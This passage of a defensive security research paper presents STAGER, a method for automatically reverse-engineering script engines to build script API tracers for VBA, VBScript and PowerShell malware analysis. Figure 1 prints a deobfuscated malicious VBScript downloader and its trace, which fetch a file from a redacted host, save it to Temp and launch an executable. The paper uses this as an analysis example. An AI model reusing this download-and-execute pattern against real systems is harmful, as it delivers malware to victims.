Automatic Reverse Engineering of Script Engine Binaries for Building Script API Tracers

TOSHINORI USUI, NTT Secure Platform Laboratories/Institute of Industrial Science, The University of Tokyo, Japan
YUTO OTSUKI, TOMONORI IKUSE, YUHEI KAWAKOYA, MAKOTO IWAMURA, and JUN MIYOSHI, NTT Secure Platform Laboratories, Japan
KANTA MATSUURA, Institute of Industrial Science, The University of Tokyo, Japan

Script languages are designed to be easy-to-use and require low learning costs. These features provide attackers options to choose a script language for developing their malicious scripts. This diversity of choice in the attacker side unexpectedly imposes a significant cost on the preparation for analysis tools in the defense side. That is, we have to prepare for multiple script languages to analyze malicious scripts written in them. We call this unbalanced cost for script languages *asymmetry problem.*

To solve this problem, we propose a method for automatically detecting the hook and tap points in a script engine binary that is essential for building a script Application Programming Interface (API) tracer. Our method allows us to reduce the cost of reverse engineering of a script engine binary, which is the largest portion of the development of a script API tracer, and build a script API tracer for a script language with minimum manual intervention. This advantage results in solving the asymmetry problem. The experimental results showed that our method generated the script API tracers for the three script languages popular among attackers (Visual Basic for Applications (VBA), Microsoft Visual Basic Scripting Edition (VBScript), and PowerShell). The results also demonstrated that these script API tracers successfully analyzed real-world malicious scripts.

CCS Concepts: • **Security and privacy → Malware and its mitigation**; **Software reverse engineering**; • **Software and its engineering → Simulator / interpreter**; • **Computing methodologies →** *Optimization algorithms*;

Additional Key Words and Phrases: Malicious script, dynamic analysis, reverse engineering, function enhancement

ACM Reference format:
Toshinori Usui, Yuto Otsuki, Tomonori Ikuse, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. 2021. Automatic Reverse Engineering of Script Engine Binaries for Building Script API Tracers. *Digit. Threat.: Res. Pract.* 2, 1, Article 5 (January 2021), 31 pages.
https://doi.org/10.1145/3416126

Presently, Y. Otsuki is with NTT Security (Japan) KK, Japan.
This work was partially supported by JSPS KAKENHI Grant Number JP17KT0081.
Authors' addresses: T. Usui, NTT Secure Platform Laboratories/Institute of Industrial Science, The University of Tokyo, 3-9-11 Midori-cho, Musashino-shi, Tokyo, Japan, 180-8585; email: toshinori.usui.rt@hco.ntt.co.jp; Y. Otsuki, T. Ikuse, Y. Kawakoya, M. Iwamura, and J. Miyoshi, NTT Secure Platform Laboratories, Japan; emails: yuuto.ootsuki.uh@hco.ntt.co.jp, tomonori.ikuse.ez@hco.ntt.co.jp, yuuhei.kawakoya.sy@hco.ntt.co.jp, makoto.iwamura.sw@hco.ntt.co.jp, jun.miyoshi.fu@hco.ntt.co.jp; K. Matsuura, Institute of Industrial Science, The University of Tokyo, 4-6-1 Komaba, Meguro-ku, Tokyo, Japan, 153-8505; email: kanta@iis.u-tokyo.ac.jp.

2576-5337/2021/01-ART5
https://doi.org/10.1145/3416126

1 INTRODUCTION

The diversity of script languages creates a blind spot for malicious scripts to hide from analysis and detection. Attackers can flexibly choose a script language to develop a module of their malicious scripts and change scripts for developing another module of them. However, we (security side) are not always well-prepared for any script languages since the development of analysis tools for even a single script language incurs a certain cost. We call this gap of costs between attackers and defenders the *asymmetry problem*. This asymmetry problem provides attackers an advantage in evading the security of their target systems. That is, an attacker can choose one script language for which a target organization may not be well-prepared to develop malicious scripts for attacking the system without detection.

One approach for solving this asymmetry problem is focusing on system-level monitoring such as Windows Application Programming Interfaces (APIs) or system calls. We can universally monitor the behavior of malicious scripts no matter what script languages the malicious scripts are written in if we set hooks for monitoring at the system-level. As long as malicious scripts run on a Windows platform, it has to more or less depend on Windows APIs or system calls to perform certain actions. If we set hooks on each API and monitor the invocations of those APIs from malicious scripts, we can probably comprehend the behavior of these scripts. However, this system-level monitoring approach is not sufficient from the viewpoint of analysis efficiency because some script API calls do not reach any system APIs, such as string or object operations. That is, we do not always capture the complete behavior of malicious scripts running on the platform. This lack of captures results in partial understanding of malicious scripts and leads to underestimating the threat of such scripts.

Another approach for malicious script analysis is focusing on a specific language and embedding monitoring mechanisms into a runtime environment of the script. This approach resolves the semantic gap problem mentioned above but requires deep domain knowledge to develop a monitoring tool. For example, we have to know both the specifications of a script language and the internal architecture of the script engine to develop a dynamic analysis tool for the script. In addition, this approach supports only a target script language. That is, we need to develop an analysis tool for each script language separately.

In summary, we (security side) need an approach universally applicable for any script languages and fine-grained enough for analyzing the detailed behavior of a malicious script. However, previous studies satisfied only either of these requirements at the same time.

To mitigate the gap between attackers and defenders, we propose a method of generating script API tracers with a small amount of human intervention. The basic idea of our method is to eliminate the knowledge of script engine internals from the requirements for developing analysis tools for a script language. Instead, we complement this knowledge with several test programs written in the script language (*test scripts*) and run them on the script engine for differential execution analysis [8, 57] to clarify the local functions corresponding to the script APIs, which are usually acquired with the manual analysis of the script engine. Bravely speaking, our method allows us to replace the knowledge of script engine internals with one of the specifications of the script for writing test scripts.

Our method is composed of five steps: execution trace logging, hook point detection, tap point detection, hook and tap point verification, and script API tracer generation. The most important function of our method is detecting points called *hook points* in which the method inserts hooks to append code to script engines for script analysis as well as points called *tap points*, which are memory regions logged by the code for analysis. Our method first acquires branch traces by executing manually crafted scripts called *test scripts*, each of which only calls a specific script API of the analysis target. Our method then obtains hook and tap points that correspond to the target script API by analyzing the obtained branch trace with the differential execution analysis-based hook point detection method. By inserting hooks into the hook points that dump the memory of the tap points to logs, our method generates a script API tracer.

Note that we define a script API as a callable functionality provided by a script engine. For example, each built-in function and statement of Visual Basic for Applications (VBA) and Microsoft Visual Basic Scripting Edition (VBScript), such as *CreateObject* and *Eval*, and commandlets (Cmdlets) of PowerShell, such as *Invoke-Expression*, are script APIs.

A challenge in this research was efficiently finding the local function that corresponds to the target script API from the large number of local functions of a script engine binary. We addressed this challenge by emphasizing the local function corresponding to the target script API as the difference in branch traces of two scripts that call the target script API different times. To achieve this differentiation, we modified the Smith-Waterman algorithm [44] borrowed from bioinformatics, which finds a similar common subsequence from two or more sequences, to fit it to this problem.

Our method does not allow us to directly fulfill the second requirement, i.e., universal applicability. However, we believe that our method allows us to reduce the cost of developing an analysis tool for each script language. Therefore, we can lower the bar for preparing analysis tools for any script languages.

We implemented a prototype system that uses our method called *STAGER*, a script analyzer generator based on engine reversing, for evaluating the method. We conducted experiments on *STAGER* with VBA, VBScript, and PowerShell. The experimental results indicate that our method can precisely detect hook and tap points and generate script API tracers that can output analysis logs containing script semantics. The hook and tap points are detected within a few tens of seconds. Using the *STAGER*-generated script API tracers, we analyzed real-world malicious scripts obtained from VirusTotal [1], a malware sharing service for research. The output logs showed that the script API tracers could effectively analyze malicious scripts in a short time. Our method enables the generation of a script API tracer for proprietary script languages for which existing methods cannot construct analysis tools. It can therefore contribute to providing better protection against malicious scripts.

Our contributions are as follows.

- We first propose a method that generates a script API tracer by analyzing the script engine binaries.
- We confirmed that our method can accurately detect hook and tap points within realistic time through experiments. In addition, our method only requires tens of seconds of human intervention for analyzing a script API.
- We showed that the script API tracers generated with our method can provide information useful for analysts by analyzing malicious scripts in the wild.

This article is an extended version of our previous work [48].

2 BACKGROUND AND MOTIVATION

2.1 Motivating Example

Our running example is a malicious script collected from VirusTotal, and its analysis logs acquired using several different script analysis tools. Note that the script analysis tools in this section include all tools that can extract the behavior of scripts regardless of whether they were explicitly designed to analyze scripts. Therefore, system API tracers are included in the script analysis tools in the subsequent sections.

Figure 1 shows a malicious script and acquired analysis logs corresponding to it. The upper left, Figure 1(a) shows an excerpt of this malicious script that has more than 1,000 lines of code. As shown in the figure, the malicious script is heavily obfuscated; thus, static analysis is difficult. The upper right, Figure 1(b) shows the deobfuscated script obtained from manual analysis. Since analysts can easily comprehend the behavior of the malicious script, it would be ideal as the analysis log. However, manually analyzing such malicious script is tedious and time consuming and is sometimes nearly impossible depending on the heaviness of the obfuscation. The lower left, Figure 1(c) shows an excerpt of the system API trace log obtained by attaching a system API tracer called API Monitor [5] to the script engine process. This log contains a large number of system API calls that

```
...
sTheme$ = aDocumentProperties.getPropertyValue("Theme")
sTitle$ = aDocumentProperties.getPropertyValue("Title")
bUserData = aDocumentProperties.getPropertyValue("UserData")
' Eine Zeichenkette zusammenbasteln, welche die Werte formatiert darstellt.
sOutLine$ = "[OWString]" + Chr$(9) + "Author" + Chr$(9) + "= {" + Chr$(9) + sAuthor$ +
"}" + Chr$(13)
sOutLine$ = sOutLine$ + "[sal_Bool]" + Chr$(9) + "AutoloadEnabled" + Chr$(9) + "= {" +
Chr$(9) + bAutoloadEnabled + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[sal_Int16]" + Chr$(9) + "AutoloadSecs" + Chr$(9) + "= {" +
Chr$(9) + nAutoloadSecs% + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[OWString]" + Chr$(9) + "AutoLoadURL" + Chr$(9) + "= {" +
Chr$(9) + sAutoLoadURL$ + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[OWString]" + Chr$(9) + "BliendCopiesTo" + Chr$(9) + "= {" +
Chr$(9) + sBliendCopiesTo$ + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[OWString]" + Chr$(9) + "CopiesTo" + Chr$(9) + "= {" +
Chr$(9) + sCopiesTo$ + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[DateTime]" + Chr$(9) + "CreationDate" + Chr$(9) + "= {" +
Chr$(9) + DateTime2String(dCreationDate) + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[OWString]" + Chr$(9) + "DefaultTarget" + Chr$(9) + "= {" +
Chr$(9) + sDefaultTarget$ + "}" + Chr$(13)
sOutLine$ = sOutLine$ + "[OWString]" + Chr$(9) + "Description" + Chr$(9) + "= {" +
Chr$(9) + sDescription$ + "}" + Chr$(13)
...
```

(a) An excerpt of a malicious script

```
objXMLHTTP = CreateObject("Microsoft.XMLHTTP")
objShell = CreateObject("Wscript.shell")
objStream = CreateObject("Adodb.streaM")
objApplication = CreateObject("shell.Application")
process = objShell.Envronment("Process")
temp = process("TeMP")
http = objXMLHTTP.Open "GeT", "http://<snipped by author>.com/8yfh4gfff", False
http.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0"
http.Send
objStream.Type Empty, 0x0001
objStream.Open
objStream.Write http.responseBody
objStream.SaveToFile "C:¥¥Users¥¥admin¥¥AppData¥¥Local¥¥Temp¥¥kkloepp8", 0x0002
Open "C:¥Users¥admin¥AppData¥Local¥Temp¥kkloepp8" For Append As #3
Close #3
Open "C:¥Users¥admin¥AppData¥Local¥Temp¥miniramon8.exe" For Append As #3
  Print #3, "^/A#<snipped by author>¥¥M"
Close #3
objApplication.Open "C:¥¥Users¥¥admin¥¥AppData¥¥Local¥¥Temp¥¥miniramon8.exe"
```

(b) The manually deobfuscated malicious script

```
1 DllMain ( 0x000007fefbca0000, DLL_PROCESS_ATTACH, 0x00000000001cf9d0 )
...
13433_wcsicmp ( "msctls_statusbar32", "Ghost" )
13434 RtlLeaveCriticalSection ( 0x0000000077523660 )
13435 RtlSetLastWin32Error ( ERROR_SUCCESS )
13436 GetLastError (  )
13437 memset ( 0x00000000001cd500, 0, 56 )
13438 LoadLibraryW ( "comctl32.dll" )
13439 RtlInitUnicodeStringEx ( 0x00000000001cd190, "comctl32.dll" )
13440 wcschr ("C:¥Users¥<anonymized by
author>¥AppData¥Local¥Temp¥miniramon8.exe", '¥' )
13441 wcsrchr ("C:¥Users¥<anonymized by
author>¥AppData¥Local¥Temp¥miniramon8.exe", '¥' )
13442 wcsncmp ("C:¥Users¥<anonymized by
author>¥AppData¥Local¥Temp¥miniramon8.exe",
"C:¥windows¥system32;C:¥windows¥system32;C:¥windows¥system;C:¥windows;.;C:¥Pro
gram Files¥Microsoft Office¥Office15¥;C:¥Program Files (x86)¥Common
Files¥Oracle¥Java¥javapath;C:¥ProgramData¥Oracle¥Java¥javapath;C:¥Program Files
(x86)¥Intel¥iCLS Client¥;C:¥Progr, 19 )
...
```

(c) An excerpt of the system API trace log of the script

```
CreateObject      Class: Microsoft.XMLHTTP  Ret: 0DE53A10
CreateObject      Class: Wscript.shell  Ret: 0154DCD0
CreateObject      Class: Adodb.streaM  Ret: 0DF74ED8
CreateObject      Class: shell.Application  Ret: 09FA81C8
Invoke   Class: Wscript.shell  Method: Environment  Param1: Process
Invoke   Class: Process  Method: Const  Param1: TeMP
Invoke   Class: Microsoft.XMLHTTP  Method: Open  Param1: GeT  Param2:
http://<snipped by author>.com/8yfh4gfff  Param3: False
Invoke   Class: Microsoft.XMLHTTP  Method: setRequestHeader  Param1: User-Agent
Param2: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Invoke   Class: Microsoft.XMLHTTP  Method: Send
Invoke   Class: Adodb.streaM  Method: Type  Param1: Empty  Param2: 0x0001
Invoke   Class: Adodb.streaM  Method: Open
Invoke   Class: Microsoft.XMLHTTP  Method: responseBody
Invoke   Class: Adodb.streaM  Method: Write  Param1: (Size=1,Dimension=258) 3c 68
<snipped by author> 3e 0a
Invoke   Class: Adodb.streaM  Method: SaveToFile  Param1:
C:¥¥Users¥¥admin¥¥AppData¥¥Local¥¥Temp¥¥kkloepp8  Param2: 0x0002
Open     filename: C:¥Users¥admin¥AppData¥Local¥Temp¥kkloepp8  fd: 3
Open     filename: C:¥Users¥admin¥AppData¥Local¥Temp¥miniramon8.exe  fd: 3
Print    fd: 3  buffer: ^/A#<snipped by author>¥¥M
Invoke   Class: shell.Application  Method: Open  Param1:
C:¥¥Users¥¥admin¥¥AppData¥¥Local¥¥Temp¥¥miniramon8.exe
```

(d) The script API trace log of the script that is the goal of the proposing method

Fig. 1. Obfuscated malicious script and its analysis logs acquired from several different script analysis tools.

are both relevant and irrelevant to the malicious script. The irrelevant calls are involved in the script engine. Some system API calls that are relevant to remote procedure calls (e.g., component object model (COM) and Windows Management Instrumentation (WMI)) by the malicious script and the ones that are only handled in the script engine (e.g., eval) do not appear in the log. These prevent analysts from comprehending the behavior of the malicious script; therefore, the system API tracer is not appropriate for analyzing malicious scripts. The lower right, Figure 1(d) shows the script API trace log that we aim to create with our method. This log has similar semantics to the one from manual analysis in which analysts can comprehend its behavior through it. Therefore, script API tracers are essential for malicious script analysis. However, building such script API tracer is difficult as discussed in detail in Section 2.3.3. Thus, our goal is to propose a method for easily and systematically building script API tracers that can acquire such logs.

2.2 Requirements of Script Analysis Tool

We clarify the three requirements that script analysis tools should fulfill from the perspective of malicious script analysis.

(1) Universal applicability. Attackers use various script languages to create their malicious scripts. Hence, methods for constructing script analysis tools (hereafter, construction methods) should be applicable to various languages with diverse language specifications.

(2) Preservability of script semantics. When analyzing scripts, the more output logs lose script semantics, the less information analysts can obtain from the logs. Therefore, construction methods should preserve script semantics to provide better information for analysis.

(3) Binary applicability. When constructing script analysis tools of script engines, which are proprietary software (we call them proprietary script engines), their source code is not available. Because attackers often use such proprietary script languages, it is necessary for construction methods to be applicable to binaries.

We also discuss what form of logs should be output with script analysis tools. As mentioned in requirement (2), the logs should preserve script semantics. That is, logs that can reconstruct the script APIs, and their arguments that the target script used are desirable. For example, when a script executes *CreateObject(WScript.Shell)*, the corresponding analysis log should contain the script API *CreateObject* and its argument *WScript.Shell.* A script API tracer generated with our method outputs such logs.

2.3 Design and Problem of Script Analysis Tool

2.3.1 Script-level Monitoring.

Design. Script-level monitoring inserts hooks directly into the target script. Since malicious scripts are generally obfuscated, it is difficult to find appropriate hook points inside scripts that can output insightful information for analysts. Therefore, hooks are inserted using a hook point-free method, i.e., by overriding specific script APIs. Listing 1 shows a code snippet that achieves script-level monitoring of a script API *eval* in JavaScript. In this code, a hook is inserted by overriding the *eval* function (line 2), which inserts the code for analysis that outputs its argument as a log (line 3).

Problem. There are two problems with script-level monitoring: applicability and stealthiness. Since this design requires overriding script APIs, it is only applicable to the script languages that allow overriding of the built-in functions. Therefore, it does not fulfill the requirement of language independence mentioned in Section 2.2. This design is not sufficiently practical for malicious script analysis because few script languages support such a language feature.

```
1  var original_eval = eval;
2  var eval = function(input_code) {
3      console.log('[eval] code: ' + input_code);
4      original_eval(input_code);
5  }
```

Listing. 1. Example of script-level monitoring implementation.

2.3.2 System-level Monitoring.

Design. System-level monitoring inserts hooks into system APIs and/or system calls for monitoring their invocation. It then analyzes scripts by executing the target script while observing the script engine process.

Problem. System-level monitoring causes a problem of a semantic gap due to the distance between the hook points in a system and the target scripts. There are two specific problems caused by a semantic gap: avalanche effect and semantic loss. The avalanche effect is a problem that makes an observation capture a large amount of noise, which occurs when one or more layers exist between an observation target and an observation point. Ralf et al. [23] referred to the avalanche effect caused by the existence of the COM layer, and we found that that of the script engine layer also causes the avalanche effect.

The main concern with semantic loss is that it decreases information useful for analysts. For example, a script API *Document.Cookie.Set*, which has the semantics of setting cookies in the script layer, loses some semantics in the system API layer because it is just observed as *WriteFile*. For these reasons, system-level monitoring does not fulfill the requirement of the preservability of script semantics mentioned in Section 2.2.

Table 1. Summary of Requirements Fulfillment with Each Design

Design	(1) Universal	(2) Semantics	(3) Binary
Script-level	✗	✓	✓
System-level	✓	✗	✓
Script engine-level	✓	✓	✗
Proposed	✓	✓	✓

2.3.3 *Script Engine-level Monitoring.*

Design. Script engine-level monitoring inserts hooks into specific functionalities in script engines. Because inserting hooks into script engines requires deep understanding of its implementation, there are few methods that can obtain such knowledge. One is analyzing script engines by reading source code or reverse-engineering binaries. Another is building an emulator to obtain a fully understood implementation of the target script engine. Unlike script-level monitoring, script engine-level monitoring is independent of language specifications. It also does not cause a semantic gap, unlike system-level monitoring.

Problem. The problem with this design is its implementation difficulty. Although this design may be easily achieved if a script engine provides interfaces for analysis such as Antimalware Scan Interface (AMSI) [34], this is just a limited example. In general, a developer of analysis tools with this design has to discover appropriate hook and tap points for inserting hooks into the target script engine binary.

For open source script engines, we can find hook and tap points by analyzing the source code. However, only the limited script languages have their corresponding script engines whose source code is available. In addition, even source code analysis requires certain workloads.

Moreover, obtaining the hook and tap points for proprietary script engines requires reverse-engineering, and there is no automatic method for this. In addition, manual analysis requires skilled reverse-engineers and unrealistic human effort. Therefore, this design does not fulfill the requirement of binary applicability mentioned in Section 2.2.

2.4 Approach and Assumption

Table 1 summarizes how each design fulfills the requirements mentioned in Section 2.2. As mentioned in the previous section, neither script-level nor system-level monitoring can fulfill all the requirements. It is also, in principle, difficult for them to fulfill the requirements through their improvement. The problem with the binary applicability of script engine-level monitoring will be solved if automatic reverse-engineering of script engines is enabled. Therefore, our approach is to automatically obtain information required for hooking by analyzing script engine binaries, which makes it applicable to binaries.

When analyzing script engine binaries, we assume knowledge of the language specifications of the target script. This knowledge is used for writing test scripts that are input to script engines during analysis. We do not assume knowledge of internal implementation of the target script engines. Therefore, no previous reverse-engineering of the target script engines is required.

2.5 Formal Problem Definition

A script engine binary B is modeled as a tuple (M, C) where M is a set of memory blocks associated with E, and C is a set of code blocks that implements B. Here, let $a, \ldots \in A$ be a set of the script APIs of the observing targets, $i_a, \ldots \in I_A \subset C$ be their corresponding implementation, and $r_a, \ldots \in R_A \subset M$ be arguments of the script APIs, the problem is finding I_A and R_A from C, M, and A, which is, in general, difficult. Therefore, our goal is to provide a map $f : M \times C \times A \rightarrow I_A \times R_A$.




Fig. 2. Overview of our method.

3 METHOD

3.1 Overview

Figure 2 shows an overview of our method. The main purpose of our method is automatically detecting hook and tap points by analyzing script engine binaries. The method uses test scripts that are input to the target script engine and executed during dynamic analysis of the engine. These test scripts are manually written before using our method.

As mentioned above, our method is composed of five steps: execution trace logging, hook point detection, tap point detection, hook and tap points verification, and script API tracer generation. The execution trace logging step first acquires execution traces by monitoring the script engine executing the test scripts. The hook point detection step extracts hook point candidates by the application of our modified Smith-Waterman algorithm to the execution trace obtained in the previous step. After the hook point candidates are obtained, the tap point detection step extracts tap points and confirms the hook point. The verification step tests the detected hook and tap points to avoid false positives of script API trace logs. Using the obtained hook and tap points, the final step inserts hooks into the target script engine and outputs it as a script API tracer.

We define hook and tap points as follows.

— A hook point is the entry of any local function that corresponds to the target script API in a script engine.
— A tap point is defined as any argument of the local function at which the hook point is set.

These definitions are reasonable for well-designed script engines. It is normal for such engines to implement each script API in the corresponding local functions for better cohesion and coupling. In the implementation, the arguments of a script API call would be ordinarily passed via the arguments of the local functions. Note that obfuscations, such as control-flow flattening and unreasonable function inlining, are unusual among our analysis targets since they are not malicious binaries.

In our method, we let hook points that correspond to target script APIs A be $h_{a_0}, h_{a_1}, \ldots \in H_A$ and tap points be $t_{a_0,0}, t_{a_0,1}, \ldots \in T_A$ whose index of each element indicates the script API and the index of its arguments. Therefore,




Fig. 3. Hook and tap points in generic design of script engine.

$f : M \times C \times A \to I_A \times R_A \Rightarrow f : M \times C \times A \to H_A \times T_A$. Also, we let a set of test scripts be $s_0, \ldots \in S$ and the execution traces corresponding to it be $e_{s_0}, \ldots \in E_S$.

We locate hook and tap points in a generic script engine for better understanding of what our method is analyzing. Figure 3 depicts generic design of script engines and the hook and tap points in its virtual machine (VM). Recent script engines generally use a VM that executes bytecode for script interpretation. The input script is translated into the bytecode through the analysis phase, which is responsible for lexical, syntactic, and semantic analysis, and the code generation phase, which is responsible for code optimization and generation. The VM executes VM instructions in the bytecode that are implemented as VM instruction handlers by using a decoder and dispatcher. The script APIs, which are generally implemented as functions, are called by the instructions. The hook points are placed at the entry of the functions and the tap points at the memory corresponding to the arguments of the hooked functions. Somestudies [9, 18, 25] identified VM instruction handlers; however, to the best of our knowledge, no studies have been conducted regarding identification of script APIs and their arguments.

3.2 Preliminary: Test Script Preparation

Test scripts used with our method have to fulfill the following four requirements.

(1) A test script executes the target script API with no error.
(2) A test script only has the behavior relating to the target script API. It is also allowed to execute script APIs essential for executing the target script API. For example, if the target script API is *Invoke* (i.e., COM method invocation), *CreateObject* is essentially required.
(3) Two test scripts are required to analyze one target script API. One calls the target script API only once and the other calls it N times. Note that N is a predefined parameter.
(4) The arguments of the target script API are arbitrarily defined as long as the script API is not skipped when it is executed multiple times. For example, executing CreateObject multiple times with the same argument may be skipped because copying the existing object instead of creating a new object is a better approach.

A test script works as a specifier of the target script API, which our method analyzes. Therefore, it contains only the target script API. For example, when one wants to analyze the local functions regarding the script API *CreateObject* and obtain the corresponding hook point, the test script only contains a call of *CreateObject* such as in Listing 2.

Listings 2 and 3 show an example of test scripts for the script API of CreateObject in VBScript. As shown in the scripts, they fulfill the four requirements of the test scripts. They call the target script API *CreateObject* with no error (requirement 1) and only have the behavior relating to it (requirement 2). They are two test scripts in which one calls the target script API only once and the other calls it three times (requirement 3). The different arguments of *WScript.Shell*, *MSXML.XMLHTTP*, and *ADODB.Stream* are chosen for each call of the target script API so that the calls are not skipped even when they are called multiple times (requirement 4). These test scripts have to be manually prepared before the analysis. Writing test scripts requires knowledge of the language specifications of the target script language, which does not conflict with the assumption given in Section 2.4. The amount of human effort required for preparing test scripts is evaluated in Section 5.8.

Since this preparation (manually) converts the target script APIs into the corresponding test scripts, it provides a map $g : A \rightarrow S_A$.

```
Dim objShell
Set objShell = CreateObject("WScript.Shell")
```

Listing. 2. Example of test script for CreateObject in VBScript that calls once.

```
Dim objShell
Set objShell = CreateObject("WScript.Shell")
Dim objHttp
Set objHttp = CreateObject("MSXML.XMLHTTP")
Dim objStream
Set objStream = CreateObject("ADODB.Stream")
```

Listing. 3. Example of test script for CreateObject in VBScript that calls three times.

3.3 Execution Trace Logging

This step acquires the execution traces that correspond to the test scripts for the target script APIs by executing and monitoring the script engine binary. Therefore, it provides a map $h : M \times C \times S_A \rightarrow E_{S_A}$. An execution trace with our method consists of an API trace and branch trace. The API trace contains the system APIs and their arguments called during the execution. This trace is acquired by inserting code for outputting logs by API hooks and executing the test scripts. The branch trace logs the type of executed branch instructions and their source and destination addresses. This is achieved by instruction hooks, which inserts code for log output to each branch instruction. This step logs only call, ret, and indirect jmp instructions because these types of branch instructions generally relate to script API calls.

3.4 Hook Point Detection

The hook point detection step uses a dynamic analysis technique called differential execution analysis. This analysis technique first acquires multiple execution traces by changing their execution conditions then analyzes their differences. A concept of this step is illustrated in Figure 4. It is assumed that an execution trace with one script API call differs from another with multiple calls only in the limited part of the trace regarding the called script API.

Since we use a branch trace in this step, its analysis granularity is code block-level. Therefore, this step is even effective for script APIs that do not call system APIs. For example of such script APIs, *Eval* in VBScript, which only interacts with the script engine, does not need to call system APIs. Also, script APIs regarding COM method invocation does not call system APIs. Therefore, system-level monitoring, which uses system API calls as a clue, cannot observe the behavior of these script APIs. However, our method is effective even for these script APIs since this step is independent from system API calls.



Test script A
(Calls the script API once)
Test script B
(Calls the script API three times)
Time series direction of branch trace log
Branches corresponding to the script API

Fig. 4. Concept of hook point detection by differential execution analysis.

This step uses multiple test scripts, i.e., one that calls the target script API once and the other(s) that calls it multiple times, as described in Section 3.2. This step differentiates the execution traces acquired with these test scripts and finds the parts of the traces related to the target script API that appears in the difference. This differentiation is done by finding common subsequences with high similarity from multiple branch traces. Note that this common subsequence is defined as a subset of branch traces, which appears once in the trace of the test script that calls the target script API once and appears N times in the trace of one that calls it N times. To extract these common sequences, our method uses a modified version of the Smith-Waterman algorithm borrowed from bioinformatics. The Smith-Waterman algorithm performs local sequence alignment, which extracts a subsequence with high similarity from two or more sequences. However, we have a problem in that it does not take into account the number of common subsequences that appeared; therefore, we modified it to take this into account.

We first explain the original Smith-Waterman algorithm, then introduce our modified version. The Smith-Waterman algorithm is a sequence alignment algorithm based on dynamic programming (DP) that can detect a subsequence of the highest similarity appearing in two or more sequences. This algorithm uses a table called a DP table. In a DP table, one sequence is located at the table head, another is located at the table side, and each cell contains a match score. A match score $F(i, j)$ of cell (i, j) is calculated based on Equation (1), where i is the index of rows and j is the index of columns.

$$F(i,j) = max\begin{cases} 0 \\ F(i-1, j-1) + s(i,j) \\ F(i-1, j) + d \\ F(i, j-1) + d, \end{cases} \tag{1}$$

